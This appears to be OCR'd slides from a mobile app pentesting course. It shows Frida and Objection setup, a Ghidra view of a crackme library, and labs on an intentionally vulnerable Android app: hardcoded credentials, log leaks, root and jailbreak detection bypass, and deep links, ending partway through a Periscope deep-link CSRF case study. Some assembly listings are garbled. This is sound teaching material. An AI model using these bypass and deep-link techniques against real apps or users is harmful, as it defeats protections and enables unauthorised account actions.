- Program Trees**: Shows the file structure of `libfoo.so` with sections like .bss, .data, .got.plt, .dynamic, .fini_array, .eh_frame, .eh_frame, .plt, .rel.plt, .rel.dyn, and .mruversion_r.
- Symbol Tree**: Shows symbols including `JAVA sg_vantagepoint_uncrackable2_MainActivity`, `JAVA sg_vantagepoint_uncrackable2_Main`, `pthread_create...`, `pthread_exit...`, `ptrace`, and `pttrace`.
- Data Types**: Shows built-in types and `libfoo.so` specific types.
- Listing**: Displays assembly code for three functions:
 - `undefined FUN_00010f20()`:

```
***** FUNCTION *****  
undefined FUN_00010f20()  
AL_1 <RETURN>  
00010f20 55      PUSH    EBP  
00010f21 89 e5   MOV     EBP,ESP  
00010f23 b3 e4 fc AND    ESP,0xfffffffffc  
00010f26 b8 68 00 MOV    EAX,0x68  
00010f28 48 c0    POP    EBP  
00010f2b b9 ec    MOV    ESP,EBP  
00010f2d 5d c3    POP    EBP  
00010f2e c3       RET    ??  
00010f2f 90       ??      90h
```
 - `undefined Java_sg_vantagepoint_uncrackable2_MainActivity...`:

```
***** FUNCTION *****  
undefined Java_sg_vantagepoint_uncrackable2_MainActivity...  
Stack [-0x8]: local_B XREF[1]: 00010f52(*)  
Java_sg_vantagepoint_uncrackable2_MainActivity XREF[2]: Entry Point(), 00012134  
00010f30 55      PUSH    EBP  
00010f31 89 e5   MOV     EBP,ESP  
00010f33 b3 e4 fc AND    ESP,0xfffffffffc  
00010f34 b8 e4 f0 MOV    EBX,0xfffffffffc  
00010f37 b3 ec 10 SUB    ESP,0x10  
00010f3a e8 00 00 CALL   LAB_00010f3f  
00010f3f 00 00 00
```
 - `LAB_00010f3f()`:

```
***** FUNCTION *****  
LAB_00010f3f()  
00010f40 B1 c3 89 ADD    EBX,0x3089  
30 00 00  
00010f46 e8 d5 f7 CALL   FUN_00010f20 undefined FUN_00010f20()  
00010f4b c6 83 40 MOV    byte ptr [EBX + 0x40]==DAT_00014008,0x1 = ??  
00 00 00 01
```
- Decompiler**: Shows the decompiled Java code for `Java_sg_vantagepoint_uncrackable2_MainActivity`:1 void Java_sg_vantagepoint_uncrackable2_MainActivity_init(void)
2 {
3 FUN_00010f20();
4 DAT_00014008 = 1;
5 return;
6 }
- CodeBrowser**: Shows the assembly code for `Java_sg_vantagepoint_uncrackable2_MainActivity_init`.
- Console - Scripting**: Shows the command line interface.




Pentest tools

Frida : <https://frida.re/>

FRIDA

- A dynamic **code instrumentation** toolkit
- It lets you **inject snippets of JavaScript** or your own library into native apps on Windows, macOS, GNU/Linux, iOS, Android, and QNX.
- **Rooted device** : Need to install a Frida server on the Android device
- **Non rooted device** : Need to repackage the targeted app with the **frida-gadget** module



Pentest tools

Frida : <https://frida.re/>

FRIDA

Install Frida on your system (Easy way with pip)

```
# Install Frida and Python bindings  
  
pip install frida frida-tools  
  
# Upgrade to the last version available  
  
pip install --upgradable frida
```



Pentest tools

Frida : <https://frida.re/>

FRIDA

Then, install Frida server on the Android device (or emulator) :

```
VER=`frida --version`  
ABI=`adb shell getprop ro.product.cpu.abi`  
wget https://github.com/frida/frida/releases/download/$VER/frida-  
server-$VER-android-$ABI.xz  
xz -d frida-server-$VER-android-$ABI.xz
```



Pentest tools

FRIDA

Frida : <https://frida.re/>

Finally, upload the server on your emulator and execute it :

```
adb push frida-server-$VER-android-$ABI.xz /data/local/tmp/frida-server
```

```
adb shell "chmod 755 /data/local/tmp/frida-server"
```

```
adb shell "/data/local/tmp/frida-server"
```

Note : adb needs to run with root privileges!



Pentest tools

FRIDA

Frida : <https://frida.re/>

Get the list of running processes/applications :

```
frida-ps -U
```

PID	Name
-----	------

```
-----
```

4527	adb
------	-----

4248	android.process.acore
------	-----------------------

1375	audioserver
------	-------------

...



Pentest tools

FRIDA

Frida : <https://frida.re/>

Get the list of installed applications with **-i** option

```
frida-ps -U -i
```

PID	Name	Identifier

1625	Android System	android
1625	Call Management	com.android.server.telecom
5516	Chrome	com.android.chrome



Pentest tools Tools

Frida : <https://frida.re/>

FRIDA

By default, Frida tries to attach to a running process :

```
frida -U com.android.chrome
```

To spawn an application, use the -f option as follow :

```
frida -U -f com.android.chrome
```

By default, the process is paused :

```
frida -U -f com.android.chrome --no-pause
```



Pentest tools

Frida : <https://frida.re/>

FRIDA

Python bindings are provided with Frida

- However, the hooks need to be written in **JavaScript** :(

Here are the basics Frida functions :

`Java.use(class_name)` : Use a specific Java class

`perform(function () { //code })` : Perform code instrumentation inside the code

`overload` : Overload a specific method (functions with different prototypes)

`implementation` : Tamper the implementation of the selected method



Pentest tools

Objection : <https://github.com/sensepost/objection>

- A runtime mobile exploration toolkit, **powered by Frida** to easily assess the security posture of mobile applications, without needing a jailbreak.
- Supports **both iOS and Android**.
- Inspect and interact with container file systems.
- Bypass SSL pinning.
- Dump keychains.
- Perform memory related tasks, such as dumping & patching.



Pentest tools

And now ...



I. Pентest VM/tools

II. Hacking mobile apps

III. Automated security testing



Labs

Our main target !



- Allsafe is an **intentionally vulnerable** application that contains various vulnerabilities.
- Unlike other vulnerable Android apps, this one is less like a CTF and more like a real-life application (Shopify, Skype, Periscope, etc.) that uses modern libraries and technologies.
- 3 Levels :  EASY  NORMAL  DIFFICULT





1

Basics & definitions



Discuss fix & remediation



Case-study based on a real-world
vulnerability

4



Reproduce the same vulnerability in the lab

2



3



Labs

Liste of exercices/challenges



Exercice 1 : Exploiting Insecure logging

Exercice 2 : Hardcoded Credentials

Exercice 3 : Root Detection Bypass

Exercice 4 : Exploiting Broadcast Reciever

Exercice 5 : Exploiting DeepLinks

Exercice 6 : Exploiting WebView

Bonus : 3 crackme challenges

Exercice 7 : Exploiting Weak Cryptography

Exercice 8 : Exploiting Local Storage

Exercice 9 : Reverse Engineering


Exercice 10 : Runtime Manipulation

Exercice 11 : SSL Pinning Bypass



Labs

File Recon





Labs

Exercice 1 : Hardcoded Credentials

Mission Briefing :

The application uses secret keys to authenticate to remote services. Try to find them all using your hacking tools/skills !

Ressources :

- Zomato Hardcoded Credentials

<https://hackerone.com/reports/246995>

- 8x8 Hardcoded Credentials

<https://hackerone.com/reports/412772>

- Reverb Hardcoded API Secret

<https://hackerone.com/reports/351555>

Level :



Tools :

JADX



Bounty :

500 \$





Labs

Exercice 1 : Hardcoded Credentials [Solution]

JADX can be used to easily decompile the application binary.

Use the search toolbar to look for sensitive informations (pass, secret, code, etc)

Example : Hardecoded API key (strings.xml)

A screenshot of the Jadx IDE interface, specifically the strings.xml file. The window title is "strings.xml". The XML code is as follows:

```
1 <resources>
2   <string name="app_name">Allsafe</string>
3   <string name="dev_env">https://admin:password123@dev.infosecadventures.com</string>
4   <string name="key">ebfb7ff0-b2f6-41c8-bef3-4fba17be410c</string>
5 </resources>
```

The code is displayed in a monospaced font, with line numbers on the left. The entire code block is highlighted with a light orange background.

Labs

Exercice 1 : Hardcoded Credentials



+ \$ 500

Total : \$ 500





Labs

Exercice 2 : Exploiting Insecure logging

Mission Briefing :

A sensitive information is displayed somewhere in the log file. Do you have what it take it to find it ?

Ressources :

Logcat Tool :

<https://developer.android.com/studio/command-line/logcat>

Coinbase OAuth Response Code Leak :

<https://hackerone.com/reports/5314>

Level :



EASY

Tools :

ADB + Logcat



Bounty :

1000 \$





Option 1 : Using logcat

```
adb logcat | grep ALLSAFE
```

```
adb logcat --pid=`adb shell pidof -s infosecadventures.allsafe`
```

Option 2 : pidcat (<https://github.com/JakeWharton/pidcat>)

```
pidcat infosecadventures.allsafe
```

Option 3 : static analysis

Search for all log.d methods call



Labs

Exercice 2 : Exploiting Insecure logging



+ \$ 1 000

Total : \$ 1500





Labs

Exercice 3 : Root Detection Bypass

Mission Briefing :

The application is protected by a root-detection mechanism to prevent installation in unsafe/rooted devices. Can you bypass this security mechanism without touching the binary/source code ?

Ressources :

- MSTG - Testing Root Detection (MSTG-RESILIENCE-1)

<https://github.com/OWASP/owasp-mstg/blob/master/Document/0x05j-Testing-Resiliency-Against-Reverse-Engineering.md>

Level :



Tools :

Frida



Bounty :

NA





Labs

Exercice 3 : Root Detection Bypass [Solution]

Use the following Frida script :

<https://gist.github.com/pich4ya/0b2a8592d3c8d5df9c34b8d185d2ea35>

Command :

```
frida -l root_bypass.js -U -f infosecadventures.allsafe --no-
pause
```





Labs

Exercice 3 : Root Detection Bypass [Remediation]

How to remediate ?

SafetyNet Attestation API : <https://developer.android.com/training/safetynet/attestation>



Labs

And ...

What about iOS ?



Labs

Bypass Jailbreak detection

Option 2 : Using Objection

Preqreustes :

Having a Jailbroken phone (or you can get a virtual emulator from Corellium)

<https://www.corellium.com/compare/ios-simulator>

Frida server configured to hook all applications installed on the phone

Commands :

Check if the application is running :

```
frida-ps -Uai | grep -i dvia
```

Run Objection :

```
objection -g 'DVIA-v2' explore
```

Run the jailbreak detection bypass :

```
ios jailbreak disable
```



Labs

Exercice 3 : Bypass Jailbreak detection [Solution]

Option 2 : Objection

```

→ ~ objection -g 'DVIAv2' explore
Checking for a newer version of objection...
Using USB device 'iOS Device'
Agent injected and responds ok!


[object]inject(ion) v1.9.6

Runtime Mobile Exploration
  by: @Leontje from @sensepost

[tab] for command suggestions

...highlatitudehacks.DVIAswiftv2 on (iPad: 13.3.1) [usb] # ios jailbreak disable
(agent) Registering job 6459340739482. Type: ios-jailbreak-disable
...highlatitudehacks.DVIAswiftv2 on (iPad: 13.3.1) [usb] # (agent) [6459340739482] fileExistsAtPath: check for /Applications/Cydia.app was successful with: 0x1
(agent) [6459340739482] fileExistsAtPath: check for /Library/MobileSubstrate/MobileSubstrate.dylib was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /bin/bash was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /usr/sbin/sshd was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /etc/apt was successful with: 0x1, marking it as failed.
(agent) [6459340739482] canOpenURL: check for cydia://package/com.example.package was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /Applications/Cydia.app was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /Library/MobileSubstrate/MobileSubstrate.dylib was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /bin/bash was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /usr/sbin/sshd was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /etc/apt was successful with: 0x1, marking it as failed.
(agent) [6459340739482] canOpenURL: check for cydia://package/com.example.package was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /Applications/Cydia.app was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /Library/MobileSubstrate/MobileSubstrate.dylib was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /bin/bash was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /usr/sbin/sshd was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /etc/apt was successful with: 0x1, marking it as failed.
(agent) [6459340739482] canOpenURL: check for cydia://package/com.example.package was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /Applications/Cydia.app was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /Library/MobileSubstrate/MobileSubstrate.dylib was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /bin/bash was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /usr/sbin/sshd was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /etc/apt was successful with: 0x1, marking it as failed.
(agent) [6459340739482] canOpenURL: check for cydia://package/com.example.package was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /Applications/Cydia.app was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /Library/MobileSubstrate/MobileSubstrate.dylib was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /bin/bash was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /usr/sbin/sshd was successful with: 0x1, marking it as failed.
(agent) [6459340739482] fileExistsAtPath: check for /etc/apt was successful with: 0x1, marking it as failed.
(agent) [6459340739482] canOpenURL: check for cydia://package/com.example.package was successful with: 0x1, marking it as failed.

```





Labs

Exploiting DeepLinks

Introduction

- URIs that can be used to navigate to different parts of an application
- Available on **both** Android and iOS platforms
- Deep Links can have **custom schemes**

Example :

- A social media application registers **socialapp://homepage**
- Any click to such link will be **automatically directed** to this application.

Ability to **navigate** to different activities and pages:

- **socialapp://profile** : to access the profile page within the application
- **socialapp://profile/profile_pic** : to access the profile picture within the profile page






Labs

Exploiting DeepLinks

Illustration :





Labs

Exploiting DeepLinks [Solution]

Registering a Deep Links in Android

File : AndroidManifest.xml

```
<activity
    android:name="some.app.DeepLinkActivity" >
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data
            android:scheme="someapp"
            android:host="getcreds"
            android:pathPrefix="/user"/>
    </intent-filter>
</activity>
```

scheme://host/path → someapp://getCreds/user





Introduction

Periscope is an application for live video streaming developed and owned by Twitter Inc. It has 50M+ downloads on Google Playstore.

Prerequisite 1 : Install the vulnerable version of Periscope

Download and install this Periscope APK:

https://github.com/TmmmmmmR/mobile-training/blob/master/android/Periscope%20Live%20Video_v1.25.5.93_apkpure.com.apk

Note: Periscope has been shutdown lately, so we will only see a write-up of the exploited issue.





Labs

Case Study : Periscope CSRF via Deep Link



Prerequisite 2: Create a Periscope account

If you don't have a Periscope account, you will need to create one, for example, using your Android Device, and then choose one of the user account creation methods





Labs

Case Study : Periscope CSRF via Deep Link

Issue :

There was a Cross Site Request Forgery vulnerability in the flow of the application:
Malicious attackers could trick users to follow arbitrary accounts without the user's consent via Deep Links

Reproducing the Attack :

Step 1: Procuring the Manifest

As we do before, the best place to look for when we are testing for deep links in an application is the Android Manifest file

Command:

```
apktool d periscope_1.25.5.93.apk
```





Output:

```
I: Using Apktool 2.4.0 on periscope_1.25.5.93.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
S: WARNING: Could not write (/users/user/Library/.... instead..
I: Loading resource table from ... Regular manifest package..
T• Decoding file-resources ...
I: Decoding values */* XMLS ...
```





Labs

Case Study : Periscope CSRF via Deep Link

Step 2: Analyzing the Manifest

NOT BROWSABLE = ONLY attackable from malicious apps on the device

BROWSABLE = **ALSO** attackable **from websites** (ie browsable > browser)

File: AndroidManifest.xml

Contents:

```
<intent-filter>
[...]
<category android:name="android.intent.category.BROWSABLE"/>
<data android:host="www.periscope.tv" android:pathPrefix="/" android:scheme="https"/>
[...]
<data android:host="pscpc.tv" android:pathPrefix="/" android:scheme="http"/>
<data android:host="user" android:pathPrefix="/" android:scheme="pscpc"/>
```





Labs

Case Study : Periscope CSRF via Deep Link

```
<data android:host="periscope.tv" android:pathPrefix="/" android:scheme="https"/>
<data android:host="pscp.tv" android:pathPrefix="/" android:scheme="http"/>
<data android:host="user" android:pathPrefix="/" android:scheme="pscp"/>
<data android:host="user" android:pathPrefix="/" android:scheme="pscpd"/>
<data android:host="broadcast" android:pathPrefix="/" android:scheme="pscp"/>
<data android:host="channel" android:pathPrefix="/" android:scheme="pscp"/>
<data android:host="discover" android:pathPrefix="/" android:scheme="pscp"/>
</intent-filter>
```

- Here, the Deep Link with the scheme **pscp** and **user** as host looks specifically interesting.
- The Deep Link here is: **pscp://user**
- This means that there could be a parameter passed to this Deep Link which could be the Periscope user Id.
- The user id is a unique identifier for any given user/profile on Periscope





Step 3: Verifying the issue

Existenusername on Periscope: pscp://user/MKBHD

Option 1: Deep Link tester

Open the Deep Link Tester application, enter the above Deep Link and click on the « GO TO URI »

Get it here :



<https://github.com/TmmmmmmR/mobile-training/raw/master/android/DeepLinkTester.apk>





Labs

